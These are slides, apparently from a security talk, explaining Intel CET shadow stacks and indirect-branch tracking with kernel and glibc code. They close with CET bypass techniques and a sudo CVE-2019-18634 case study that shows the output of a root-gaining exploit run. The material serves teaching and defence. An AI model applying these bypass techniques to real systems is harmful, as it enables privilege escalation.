
Two main protection methods

- **Forward-edge protection:** Indirect-Branch Tracking (IBT)
- **Backward-edge protection:** Shadow Stack (SHSTK)




# Intel CET - Forward-edge protection (IBT)

- **IBT** (Indirect-Branch Tracking)
- Ensures indirect calls or jumps reach end branch instructions (**endbr32** or **endbr64**)
- CPU Implements a **state machine** to track indirect jmp/call instructions
- **No-Track** prefix (3EH) disables IBT for near indirect call/jmp instructions
- **Legacy code page bitmap** disables IBT on legacy code



# Intel CET - IBT state machine


- State machine tracks indirect jmp/calls
- If indirect jmp/call found, state machine moves from **IDLE** to **WAIT\_FOR\_ENDBRANCH**
- If next instruction is not an endbranch, processor causes **Control Protection Exception (#CP)**
- If it is an endbranch, state machine moves back to **IDLE**



*Simplified IBT state machine graph*

# Intel CET - Backward-edge protection (shadow stack)

- Creates a **Shadow Stack** (SHSTK) to check saved IP integrity
- **SHSTK** just accessible through special instructions. Additional page attribute is added to the page table protections
- Successfully enforces backward-edge
- Kills ROP and stack-saved IP corruption



# Intel CET - Backward-edge protection (shadow stack)

\*\*\*\*\* Path validation summary \*\*\*\*\*

| Response | Time (ms) | Location |
|----------|-----------|----------|
| Deferred |           | srv*     |

Symbol search path is: srv\*

Executable search path is:

|                            |                   |                                       |
|----------------------------|-------------------|---------------------------------------|
| ModLoad: 00007ff6`e1f40000 | 00007ff6`e1f65000 | prog.exe                              |
| ModLoad: 00007ff9`51e70000 | 00007ff9`52065000 | ntdll.dll                             |
| ModLoad: 00007ff9`517c0000 | 00007ff9`5187e000 | C:\windows\System32\KERNEL32.DLL      |
| ModLoad: 00007ff9`4f790000 | 00007ff9`4fa58000 | C:\windows\System32\KERNELBASE.dll    |
| ModLoad: 00007ff9`26580000 | 00007ff9`265ab000 | C:\windows\SYSTEM32\VCRUNTIME140D.dll |
| ModLoad: 00007ff8`de6a0000 | 00007ff8`de867000 | C:\windows\SYSTEM32\ucrtbased.dll     |

(ca4.324c): Break instruction exception - code 80000003 (first chance)

ntdll!LdrpDoDebuggerBreak+0x30:

00007ff9`51f406b0 cc int 3

0:000> g

(ca4.324c): Security check failure or stack buffer overrun - code c0000409 (!!! second chance !!!)

Subcode: 0x39 FAST\_FAIL\_CONTROL\_INVALID\_RETURN\_ADDRESS Shadow stack violation

prog!vuln+0x4b:

00007ff6`e1f5180b c3 ret

# Intel CET - New Intel (CET management) instructions

- **INCSSP**: Increment shadow stack pointer (SSP) Eg.: `INCSSPq n` (increment by  $n \cdot 8$ )
- **RDSSP**: Read shadow stack pointer
- **SAVEPREVSSP**: Save previous SSP
- **RSTORSSP**: Restore saved SSP
- **WRSS**: Write to the shadow stack
- **WRUSS**: Write to the shadow stack
- **SETSSBSY**: Set shadow stack busy flag
- **CLRSSBSY**: Clear shadow stack busy flag

# Intel CET - Interrupt Shadow-stack Table (IST)

- Interrupt Shadow-stack Table (IST)
- Table containing 7 SSPs (Shadow Stack Pointers)
- Pointed to by MSR

**IA32\_INTERRUPT\_SSP\_TABLE**

IA32\_INTERRUPT\_SSP\_TABLE

|       |            |
|-------|------------|
| idx=7 | IST SSP #7 |
| idx=6 | IST SSP #6 |
| idx=5 | IST SSP #5 |
| idx=4 | IST SSP #4 |
| idx=3 | IST SSP #3 |
| idx=2 | IST SSP #2 |
| idx=1 | IST SSP #1 |
| idx=0 | Unused     |

*IST graph*

# Intel CET - Shadow Stack Switch

- We need a mechanism to switch current shadow stack (different processes are running on the system)
- Two main instructions involved:
  - **RSTORSSP <addr>**: Switch to another Shadow Stack
  - **SAVEPREVSSP**: Create a restore point on the old shadow stack


# Intel CET - Shadow Stack Switch - Tokens

prev SSP token:

- bits 2-63: SSP at the time of invoking **RSTORSSP**
- bit 1: Must be 1
- bit 0: Mode bit

SS restore token:

- bits 2-63: **SSP** at the time of creating this restore point
- bit 1: Must be 0
- bit 0: Mode bit






# Intel CET - Shadow Stack Switch - RSTORSSP

Execute: **RSTORSSP 0x3ff8**

1. Validate “**shadow stack restore**” **token** at new shadow stack
2. Point **SSP** to the (now verified) token
3. Replace “**shadow stack restore**” **token** with a “**previous ssp**” token holding **SSP** value at the time of invoking **RSTORSSP** (points to old Shadow Stack)




# Intel CET - Shadow Stack Switch - SAVEPREVSSP

Execute: **SAVEPREVSSP**

1. Find a “**current ssp**” token in top of current Shadow Stack
2. Save a “**shadow stack restore**” token on the old Shadow Stack
3. Pop off from the current stack the “**previous ssp**” token

**Note:** If **SAVEPREVSSP** is not used after **RSTORSSP**, **INCSSP** is needed to pop off the “**previous ssp**” token from the current stack



# Intel CET - Control Protection Exception (#CP)

- INT #21 - Control Protection Exception (#CP)

Exception error codes:

- **NEAR-RET (1)**: return addresses mismatch for a near **RET** instruction
- **FAR-RET/IRET (2)**: return addresses mismatch for a **FAR RET** or **IRET** instruction
- **ENDBRANCH (3)**: missing **ENDBRANCH** at target of an indirect call or jump instruction
- **RSTORSSP (4)**: token check failure in **RSTORSSP** instruction
- **SETSSBSY (5)**: token check failure in **SETSSBSY** instruction

# Intel CET - Feature enumeration, master enable and MSRs

Feature enumeration:

- **CET-SS** enabled if *CPUID.(EAX=7, ECX=0):ECX.CET\_SS[bit 7] == 1*
- **CET-IBT** enabled if *CPUID.(EAX=7, ECX=0):EDX.CET\_IBT[bit 20] == 1*


Master enable:

- CR4 bit 23 (**CR4.CET**)

CET MSR's (Model-Specific Registers):

- **IA32\_U\_CET**: configures user-mode CET
- **IA32\_S\_CET**: configures supervisor-mode CET
- **IA32\_PL3\_SSP**: linear address of ring3 SS
- **IA32\_PL2\_SSP**: linear address of ring2 SS
- **IA32\_PL1\_SSP**: linear address of ring1 SS
- **IA32\_PL0\_SSP**: linear address of ring0 SS
- **IA32\_INTERRUPT\_SSP\_TABLE\_ADDR**: linear address of the IST

CR4 Control Register - Intel CET




# Intel CET - Shadow Stack paging

- Shadow Stack pages have special attributes (identified as Shadow Stack pages in the page attributes)
- Like data accesses: each Shadow Stack is defined either as **user access** (CPL = 3) or **supervisor access** (CPL < 3) (Current Privilege Level)
- U/S flags define if Shadow Stack page is defined for **user** accesses or **supervisor** accesses (User/Supervisor bit)




Conditions for a page to be marked as a Shadow Stack page:

- The **R/W flag** (bit 1) is 1 in every paging-structure entry controlling the translation except the last entry (the one that maps the page)
- The **R/W flag** is 0 in the paging-structure entry that maps the page: **Page Table Entry** (prevents ordinary data writes to **SHSTK** pages)
- The **dirty flag** (bit 6) is 1 in the paging-structure entry that maps the page

# Intel CET - Shadow Stack unwinding



- Use of **INCSSP** to handle **unwinding**
- We can increase SSP by n index
- Eg.:  $\text{INCSSP } 3 \rightarrow \text{SSP} += 3 \times 8$



# Intel CET - Windows implementation

- Software needs **/CETCOMPAT** flag on compilation (older software will not support CET - unless explicitly re-compiled with this flag)  
(*IMAGE\_DLLCHARACTERISTICS\_EX\_CET\_COMPAT* in extended DLL Characteristics)
- Non-CET-supported binaries can use **SetProcessMitigationPolicy()** and **ProcessUserShadowStackPolicy()**
- **CET-IBT** is not implemented on MS Windows, CFG is used instead for Forward-edge CFI (just **CET-SHSTK** is used)

# Windows CET - CET changes

Major changes for CET support:

- Fiber and Thread creation and termination
- Exception unwinding
- Control protection fault handling
- Page fault handling
- XSAVE States
- PE header parsing



# Intel CET - Linux Implementation

- Software needs **-fcf-protection** flag on compilation (*NT\_GNU\_PROPERTY\_TYPE\_0* field)
- **CET-IBT** is used as Forward-edge CFI (and **CET-SHSTK** for Backward-edge CFI)

```
lockedbyte@pwn:~$ readelf --notes ./vuln

Displaying notes found in: .note.gnu.property
  Owner          Data size      Description
  GNU            0x00000010    NT_GNU_PROPERTY_TYPE_0
    Properties: x86 feature: IBT, SHSTK

Displaying notes found in: .note.gnu.build-id
  Owner          Data size      Description
  GNU            0x00000014    NT_GNU_BUILD_ID (unique build ID bitstring)
    Build ID: 86990e951f50b3d7548692b57f5116362d6cf46e

Displaying notes found in: .note.ABI-tag
  Owner          Data size      Description
  GNU            0x00000010    NT_GNU_ABI_TAG (ABI version tag)
    OS: Linux, ABI: 3.2.0
```

# Linux CET - CET changes

Notable changes for CET support:

- Linux kernel
  - CPUID enumeration
  - CET arch\_prctl() system calls
  - PTE management for Shadow Stack pages
  - Process creation
  - XSAVE States
  - Control protection exception
  - ELF header parsing
- GNU libc
  - longjmp / setjmp
  - ucontext (makecontext / getcontext / setcontext)
  - dlopen
  - vfork wrapper
  - ELF header parsing

# Linux CET - Kernel: PTE management for SHSTK pages

## Shadow Stack:

- Allocated from task address space with *vm\_flags* **VM\_SHSTK** (*vm\_flags* define properties for a memory region).  
**VM\_SHSTK** is used to differ it from CoW (Copy-on-Write) pages, which are read-only and dirty as well.
- Its **Page Table Entry** (4th level paging structure) must be **read-only** and **dirty**
- Has a fixed size

# Linux CET - Kernel: Shadow Stack allocation API

- **PROT\_SHSTK** is added to `mmap()` / `mprotect()`
- We can allocate Shadow Stack pages this way

```
36 static unsigned long alloc_shstk(unsigned long size)
37 {
38     int flags = MAP_ANONYMOUS | MAP_PRIVATE;
39     struct mm_struct *mm = current->mm;
40     unsigned long addr, populate;
41
42     mmap_write_lock(mm);
43     addr = do_mmap(NULL, 0, size, PROT_READ, flags, VM_SHADOW_STACK, 0,
44                  &populate, NULL);
45     mmap_write_unlock(mm);
46
47     return addr;
48 }
```

*arch/x86/kernel/shstk.c*

```
32 static inline unsigned long arch_calc_vm_prot_bits(unsigned long prot,
33                                                    unsigned long pkey)
34 {
35     unsigned long vm_prot_bits = pkey_vm_prot_bits(prot, pkey);
36
37     if (prot & PROT_SHADOW_STACK)
38         vm_prot_bits |= VM_SHADOW_STACK;
39
40     return vm_prot_bits;
41 }
42
43 #define arch_calc_vm_prot_bits(prot, pkey) arch_calc_vm_prot_bits(prot, pkey)
44
45 #ifdef CONFIG_X86_SHADOW_STACK
46 static inline bool arch_validate_prot(unsigned long prot, unsigned long addr)
47 {
48     unsigned long valid = PROT_READ | PROT_WRITE | PROT_EXEC | PROT_SEM |
49                          PROT_SHADOW_STACK;
50
51     if (prot & ~valid)
52         return false;
53
54     if (prot & PROT_SHADOW_STACK) {
55         if (!current->thread.shstk.size)
56             return false;
57
58         /*
59          * A shadow stack mapping is indirectly writable by only
60          * the CALL and WRUSS instructions, but not other write
61          * instructions). PROT_SHADOW_STACK and PROT_WRITE are
62          * mutually exclusive.
63          */
64         if (prot & PROT_WRITE)
65             return false;
66     }
67 }
```

*arch/x86/include/asm/mman.h*

# Linux CET - Kernel: process creation

Notable changes:

- On **forked** childs, Shadow Stack is duplicated when the next Shadow Stack access operation is executed
- On **pthread** childs, a new Shadow Stack is created (clone()) with **CLONE\_VM**)
- Signal handlers use the same Shadow Stack as the main program

# Linux CET - Kernel: control protection exception

- A control-protection fault is triggered when **SHSTK** or **IBT** is violated
- **exc\_control\_protection()**: send signal to violating program

```
if (show_unhandled_signals && unhandled_signal(tsk, SIGSEGV) &&
    __ratelimit(&cpf_rate)) {
    unsigned long ssp;
    int cpf_type;

    cpf_type = array_index_nospec(error_code, ARRAY_SIZE(control_protection_err));

    rdmsrl(MSR_IA32_PL3_SSP, ssp);
    pr_emerg("%s[%d] control protection ip:%lx sp:%lx ssp:%lx error:%lx(%s)",
            tsk->comm, task_pid_nr(tsk),
            regs->ip, regs->sp, ssp, error_code,
            control_protection_err[cpf_type]);
    print_vma_addr(KERN_CONT " in ", regs->ip);
    pr_cont("\n");
}

force_sig_fault(SIGSEGV, SEGV_CPERR, (void __user *)0);
cond_local_irq_disable(regs);
```

*exc\_control\_protection() @ linux/arch/x86/kernel/traps.c*

# Linux CET - Kernel: CET arch\_prctl() syscalls

prctl options:



- **ARCH\_X86\_CET\_STATUS**: Get CET feature status
- **ARCH\_X86\_CET\_DISABLE**: Disable CET features
- **ARCH\_X86\_CET\_LOCK**: Lock CET features

```
28 int prctl_cet(int option, u64 arg2)
29 {
30     struct thread_shstk *shstk;
31
32     if (!cpu_feature_enabled(X86_FEATURE_SHSTK))
33         return -ENOTSUPP;
34
35     shstk = &current->thread.shstk;
36
37     if (option == ARCH_X86_CET_STATUS)
38         return cet_copy_status_to_user(shstk, (u64 __user *)arg2);
39
40     switch (option) {
41     case ARCH_X86_CET_DISABLE:
42         if (shstk->locked)
43             return -EPERM;
44
45         if (arg2 & ~GNU_PROPERTY_X86_FEATURE_1_VALID)
46             return -EINVAL;
47         if (arg2 & GNU_PROPERTY_X86_FEATURE_1_SHSTK)
48             shstk_disable();
49         return 0;
50
51     case ARCH_X86_CET_LOCK:
52         if (arg2)
53             return -EINVAL;
54         shstk->locked = 1;
55         return 0;
56
57     default:
58         return -ENOSYS;
59     }
60 }
```

*linux/arch/x86/kernel/cet\_prctl.c*

# Linux CET - GNU libc: unwinding in longjmp / setjmp

- Shadow Stack unwinding is implemented using INCSSPQ to adjust the Shadow Stack



```
54 #ifdef SHADOW_STACK_POINTER_OFFSET
55 # if IS_IN (libc) && defined SHARED && defined FEATURE_1_OFFSET
56     /* Check if Shadow Stack is enabled. */
57     testl $X86_FEATURE_1_SHSTK, %fs:FEATURE_1_OFFSET
58     jz L(skip_ssp)
59 # else
60     xorl %eax, %eax
61 # endif
62     /* Check and adjust the Shadow-Stack-Pointer. */
63     /* Get the current ssp. */
64     rdsspq %rax
65     /* And compare it with the saved ssp value. */
66     subq SHADOW_STACK_POINTER_OFFSET(%rdi), %rax
67     je L(skip_ssp)
68     /* Count the number of frames to adjust and adjust it
69        with incssp instruction. The instruction can adjust
70        the ssp by [0..255] value only thus use a loop if
71        the number of frames is bigger than 255. */
72     negq %rax
73     shrq $3, %rax
74     /* NB: We saved Shadow-Stack-Pointer of setjmp. Since we are
75        restoring Shadow-Stack-Pointer of setjmp's caller, we
76        need to unwind shadow stack by one more frame. */
77     addq $1, %rax
78
79     movl $255, %ebx
80 L(loop):
81     cmpq %rbx, %rax
82     cmovb %rax, %rbx
83     incsspq %rbx
84     subq %rbx, %rax
85     ja L(loop)
```

*glibc/sysdeps/x86\_64/\_\_longjmp.S*



# Linux CET - GNU libc: CET permissive mode

- If CET not locked we can disable CET using `prctl`:  
**`arch_prctl(ARCH_X86_CET_DISABLE, unsigned int features)`**
- CET is locked if not in permissive mode
- If CET is in permissive mode, loading a non-CET library results in CET disabling on **`dl_cet_disable_cet()`**
- Else, an error will trigger when trying to **`dlopen`**
- Check: `dl_main()` -> `_rtld_main_check()` -> `_dl_cet_check()`

```
851     if (cet_feature)
852     {
853         int res = dl_cet_disable_cet (cet_feature);
854
855         /* Clear the disabled bits in dl_x86_feature_1. */
856         if (res == 0)
857             GL(dl_x86_feature_1) &= ~cet_feature;
858     }
859
860     /* Lock CET if IBT or SHSTK is enabled in executable. Don't
861        lock CET if IBT or SHSTK is enabled permissively. */
862     if (GL(dl_x86_feature_control).ibt != cet_permissive
863         && GL(dl_x86_feature_control).shstk != cet_permissive)
864         dl_cet_lock_cet ();
865 }
866 # endif
867 }
868 #endif
```

*`glibc/sysdeps/x86/cpu-features.c`*

# Linux CET - GNU libc: ELF CET support flag

- New field to specify if an ELF executable is supporting **IBT**, **SHSTK** or both
- **IBT:**  
*GNU\_PROPERTY\_X86\_FEATURE\_1\_IBT*
- **Shadow Stack:**  
*GNU\_PROPERTY\_X86\_FEATURE\_1\_SHSTK*
- Stored in program properties (*NT\_GNU\_PROPERTY\_TYPE\_0*) on section **.note.gnu.property**

```
1384 /* This indicates that all executable sections are compatible with
1385     IBT. */
1386 #define GNU_PROPERTY_X86_FEATURE_1_IBT (1U << 0)
1387 /* This indicates that all executable sections are compatible with
1388     SHSTK. */
1389 #define GNU_PROPERTY_X86_FEATURE_1_SHSTK (1U << 1)
```

*glibc/elf/elf.h*

```
37 static void
38 dl_cet_check (struct link_map *m, const char *program)
39 {
40     /* Check how IBT should be enabled. */
41     enum dl_x86_cet_control enable_ibt_type
42         = GL(dl_x86_feature_control).ibt;
43     /* Check how SHSTK should be enabled. */
44     enum dl_x86_cet_control enable_shstk_type
45         = GL(dl_x86_feature_control).shstk;
46
47     /* No legacy object check if both IBT and SHSTK are always on. */
48     if (enable_ibt_type == cet_always_on
49         && enable_shstk_type == cet_always_on)
50     {
51         THREAD_SETMEM (THREAD_SELF, header.feature_1, GL(dl_x86_feature_1));
52         return;
53     }
54
55     /* Check if IBT is enabled by kernel. */
56     bool ibt_enabled
57         = (GL(dl_x86_feature_1) & GNU_PROPERTY_X86_FEATURE_1_IBT) != 0;
58     /* Check if SHSTK is enabled by kernel. */
59     bool shstk_enabled
60         = (GL(dl_x86_feature_1) & GNU_PROPERTY_X86_FEATURE_1_SHSTK) != 0;
```

*glibc/sysdeps/x86/dl-cet.c*

# Intel CET: what does it protect against?

Intel CET protects against two main security problems:

- Override saved IP in the stack to get IP register control
- Use of Control-flow Hijacking techniques like: JOP, COP, ROP

# Circumventing / bypassing Intel CET

- COOP (Counterfeit Object Oriented Programming)
- Data-only attacks
- LOP (Loop Oriented Programming)

**Note:** In Windows, IBT is disabled, CFG is used for Forward-edge instead, which might be useful because known bypasses for CFG can be reused


# Control-Flow Hijacking Techniques comparison (Intel CET)

| Techniques | IBT jmp | IBT call | Shadow Stack |
|------------|---------|----------|--------------|
| ROP        | ✓       | ✓        | ✗            |
| SROP       | ✓       | ✓        | ✗            |
| JOP        | ✗       | ✓        | ✓            |
| COP        | ✓       | ✗        | ✓            |
| DOP        | ✓       | ✓        | ✓            |
| LOP        | ✓       | ✓        | ✓            |
| COOP       | ✓       | ✓        | ✓            |

**Note:** ✓ means not affected. ✗ means mitigated

# Exploiting stack buffer overflows in the Intel CET era

- Targeting saved IP is not a solution now
- Focus on local stack variables
- Local variables can be corrupted from current or previous frames
- Linear overflows force us to have ASLR leak to leave saved IP the same (and canary leak)




# Stack buffer overflow case study: CVE-2019-18634

- **sudo pwfeedback** stack-based buffer overflow leading to LPE
- Discovered by **Joe Vennix** from Apple
- We can corrupt *user\_details.uid* in the stack, and *SUDO\_ASKPASS* env specified binary will be executed as root
- Saved IP in the stack is not touched, so **CET would not detect this exploit**

```
lockedbyte@pwn:~$ /tmp/exploit
[i] CVE-2019-18634 - sudo < 1.8.30 OOB write (buffer overflow) leading to privilege escalation
[.] initializing pseudo-terminal...
[.] making pseudo-terminal O_RDONLY to make write() fail...
[.] crafting payload...
[.] sending payload...
[.] creating callback through SUDO_ASKPASS to /proc/self/exe...
[.] triggering vulnerability...
Password:
Sorry, try again.
[+] callback executed!
[+] we are root!
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(lockedbyte)
# pwd
/home/lockedbyte
#
```

# Control-flow Hijacking: Data-oriented Attacks

